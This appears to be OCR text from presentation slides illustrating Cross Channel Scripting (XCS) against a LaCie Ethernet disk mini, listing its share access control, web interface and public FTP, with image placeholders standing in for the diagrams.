


Cross Channel Scripting (XCS) illustrated


LaCie Ethernet disk mini

- Share access control
- Web interface
- Public FTP


XCS illustrated



